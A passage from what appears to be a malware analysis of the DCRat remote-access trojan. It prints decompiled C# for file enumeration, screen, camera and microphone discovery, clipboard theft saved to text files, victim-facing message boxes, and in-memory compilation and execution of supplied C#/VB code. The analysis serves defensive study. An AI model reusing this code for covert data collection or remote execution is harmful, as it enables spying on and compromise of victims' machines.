


```
public static string CmN(string string_0)
{
    DirectoryInfo directoryInfo = new DirectoryInfo(string_0);
    FileInfo[] files = directoryInfo.GetFiles();
    DirectoryInfo[] directories = directoryInfo.GetDirectories();
    List<Dictionary<string, string>> list = new List<Dictionary<string, string>>();
    for (int i = 0; i < directories.Length; i++)
    {
        Dictionary<string, string> dictionary = new Dictionary<string, string>();
        dictionary["T"] = "Folder";
        dictionary["N"] = directories[i].Name;
        dictionary["S"] = "";
        dictionary["M"] = directories[i].LastWriteTimeUtc.ToString("dd.MM.yyyy HH:mm");
        Dictionary<string, string> item = dictionary;
        list.Add(item);
    }
    for (int j = 0; j < files.Length; j++)
    {
        Dictionary<string, string> dictionary2 = new Dictionary<string, string>();
        dictionary2["T"] = "File";
        dictionary2["N"] = files[j].Name;
        dictionary2["S"] = X8B.n1x(files[j].Length);
        dictionary2["M"] = files[j].LastWriteTimeUtc.ToString("dd.MM.yyyy HH:mm");
        Dictionary<string, string> item2 = dictionary2;
        list.Add(item2);
    }
    return list.smethod_0();
}
```

Figure: Enumerate folders or files

Enumerate screens

The malware will try to enumerate number of available screens and their device names.




```
public static string smethod_1()
{
    string text = string.Empty;
    foreach (Screen screen in Screen.AllScreens)
    {
        try
        {
            text = text + screen.DeviceName + "\r\n";
        }
        catch
        {
        }
    }
    return text;
}
```

Figure: Enumerate screens

Enumerate Cameras

The code will retrieve info about the camera devices on the system.




```
public static string smethod_0()
{
    string result;
    if (zl3.bool_1)
    {
        result = "Disabled";
    }
    else
    {
        List<string> list = new List<string>();
        try
        {
            using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_PnPEntity WHERE (PNPClass =
              'Image' OR PNPClass = 'Camera')"))
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
                {
                    list.Add(managementBaseObject["Caption"].ToString());
                }
            }
        }
        catch
        {
        }
        result = ((list.Count > 0) ? string.Join("\r\n", list) : "");
    }
    return result;
}
```

Figure: Enumerate cameras

Enumerate Microphones

The malware will retrieve info about the audio input devices using the Windows Multimedia API (`winmm.dll`) and return a list of audio input device names.




```
public static string smethod_2()
{
    List<string> list = new List<string>();
    try
    {
        uint num = s67.f8d.waveInGetNumDevs();
        s67.f8d.Struct0 @struct = default(s67.f8d.Struct0);
        for (uint num2 = 0U; num2 < num; num2 += 1U)
        {
            try
            {
                s67.f8d.waveInGetDevCaps(num2, ref @struct, (uint)Marshal.SizeOf(@struct));
                list.Add(@struct.string_0);
            }
            catch
            {
            }
        }
    }
    catch
    {
    }
    return (list.Count > 0) ? string.Join("\r\n", list) : "";
}
```

Figure: Enumerate Microphones

Clipboard grabber


The malware will try to grab data from Clipboard.



```
public W6v(string string_1, string string_2, Struct6 struct6_0)
{
    try
    {
        W6v.Class26 @class = new W6v.Class26();
        @class.string_0 = string.Empty;
        Thread thread = new Thread(new ThreadStart(@class.method_0));
        thread.SetApartmentState(ApartmentState.STA);
        thread.Start();
        thread.Join();
        gVG.Class56.smethod_3("clipboard", @class.string_0, struct6_0);
        this.int_0 = 0;
    }
    catch (Exception ex)
    {
        this.string_0 = ex.Message;
        this.int_0 = 1;
    }
}

// Token: 0x0400006E RID: 110
private readonly string string_0;

// Token: 0x0400006F RID: 111
private readonly int int_0;

// Token: 0x02000036 RID: 54
private sealed class Class26
{
    // Token: 0x060000AD RID: 173 RVA: 0x0000521A File Offset: 0x0000341A
    internal void method_0()
    {
        this.string_0 = Clipboard.GetText(TextDataFormat.UnicodeText);
    }

    // Token: 0x04000070 RID: 112
    public string string_0;
}
```

Figure: grab data from Clipboard


Inside the `GetText` method, the malware retrieves text data from the clipboard in a specified format such as `UnicodeText`, `Text`, `HTML` by using `Clipboard.GetDataObject()` which retrieve the current contents of the clipboard.



```
public static string GetText(TextDataFormat format)
{
    if (!ClientUtils.IsEnumValid(format, (int)format, 0, 4))
    {
        throw new InvalidEnumArgumentException("format", (int)format, typeof(TextDataFormat));
    }
    IDataObject dataObject = Clipboard.GetDataObject();
    if (dataObject != null)
    {
        string text = dataObject.GetData(Clipboard.ConvertToDataFormats(format), false) as string;
        if (text != null)
        {
            return text;
        }
    }
    return string.Empty;
}
```

Figure: How to grab data from Clipboard

The malware will try to save the content of the clipboard and It checks if there are file drops in the clipboard using `Clipboard.ContainsFileDropList()` to save it to `Clipboard [Files].txt` file or it checks if it's text to save it to `Clipboard [Text].txt` file.




```
internal void save_clipboard_data_in_txt()
{
    try
    {
        if (Clipboard.ContainsFileDropList())
        {
            StringCollection fileDropList = Clipboard.GetFileDropList();
            if (fileDropList != null)
            {
                this.HYC.hky("Clipboard [Files].txt", Encoding.UTF8.GetBytes(string.Join("\r\n", fileDropList.Cast<string>().ToArray<string>())));
            }
        }
        else if (Clipboard.ContainsText())
        {
            this.HYC.hky("Clipboard [Text].txt", Encoding.UTF8.GetBytes(Clipboard.GetText(TextDataFormat.UnicodeText)));
        }
    }
    catch
    {
    }
}
```

Figure: Save Clipboard data

Show notifications

Inside `atR` method, the malware can show notifications on the victim's computer such as information, warning, confirmation, or error.



```
public atR(string string_1, string string_2, Struct6 struct6_0)
{
    try
    {
        atR.EN2 en = new atR.EN2();
        Dictionary<string, string> dictionary = string_2.Mcx<Dictionary<string, string>>();
        en.U7f = MessageBoxIcon.None;
        string text = dictionary["type"];
        string a = text;
        if (!(a == "INFORMATION"))
        {
            if (!(a == "WARNING"))
            {
                if (!(a == "CONFIRMATION"))
                {
                    if (a == "ERROR")
                    {
                        en.U7f = MessageBoxIcon.Hand;
                    }
                }
                else
                {
                    en.U7f = MessageBoxIcon.Question;
                }
            }
            else
            {
                en.U7f = MessageBoxIcon.Exclamation;
            }
        }
        else
        {
            en.U7f = MessageBoxIcon.Asterisk;
        }
        en.string_0 = (string.IsNullOrEmpty(dictionary["text"]) ? " " : dictionary["text"]);
        en.tKa = (string.IsNullOrEmpty(dictionary["caption"]) ? " " : dictionary["caption"]);
        new Thread(new ThreadStart(en.zgA)).Start();
        this.int_0 = 0;
    }
```

Figure: Show Message box with a text


Execute CS, VB, VBS, PS

The malware can compile and run code such as `C#` or `Visual Basic` , run VBS script, powershell script, and batch script inside the victim's computer.

First, the malware will check the `type` to determine how it will be executed. If its type is `C#` or `VB`:


If it's `C#` code, it creates a `CSharpCodeProvider` instance which allows you to dynamically compile `C#` source code. If it's a `VB` code, it creates a `VBCodeProvider` instance which allows you to dynamically compile `VB` source code.
Before compiling using `CSharpCodeProvider` or `VBCodeProvider`, the code configures the compilation process by using `CompilerParameters`. The parameters are `GenerateInMemory` and `GenerateExecutable`.
It sets `GenerateInMemory` to `true` and sets `GenerateExecutable` to `false` to make sure that the compiled code is generated inside the memory not compiled as an executable file on disk.
Then compile the provided code using `CompileAssemblyFromSource`. If there are compilation

errors, it collects the error number, line, and error text.
If there are no errors, the malware creates an instance of the class `DCRAT.code` and invoke the `Main` method to execute the code dynamically.



```
public j6D(string string_0, string string_1, Struct6 struct6_0)
{
    try
    {
        Dictionary<string, string> dictionary = string_1.Mcx<Dictionary<string, string>>();
        Dictionary<string, object> dictionary2 = string_1.Mcx<Dictionary<string, object>>();
        if (dictionary["Type"] == "CS" || dictionary["Type"] == "VB")
        {
            CodeDomProvider codeDomProvider;
            if (dictionary["Type"] == "CS")
            {
                codeDomProvider = new CSharpCodeProvider();
            }
            else
            {
                codeDomProvider = new VBCodeProvider();
            }
            CompilerParameters compilerParameters = new CompilerParameters
            {
                GenerateInMemory = true,
                GenerateExecutable = false
            };
            compilerParameters.ReferencedAssemblies.AddRange(dictionary["References"].Split(new char[]
            {
                '\n'
            }));
            CompilerResults compilerResults = codeDomProvider.CompileAssemblyFromSource(compilerParameters, new string[]
            {
                dictionary["Code"]
            });
```

Figure: Check if the type is CS or VB



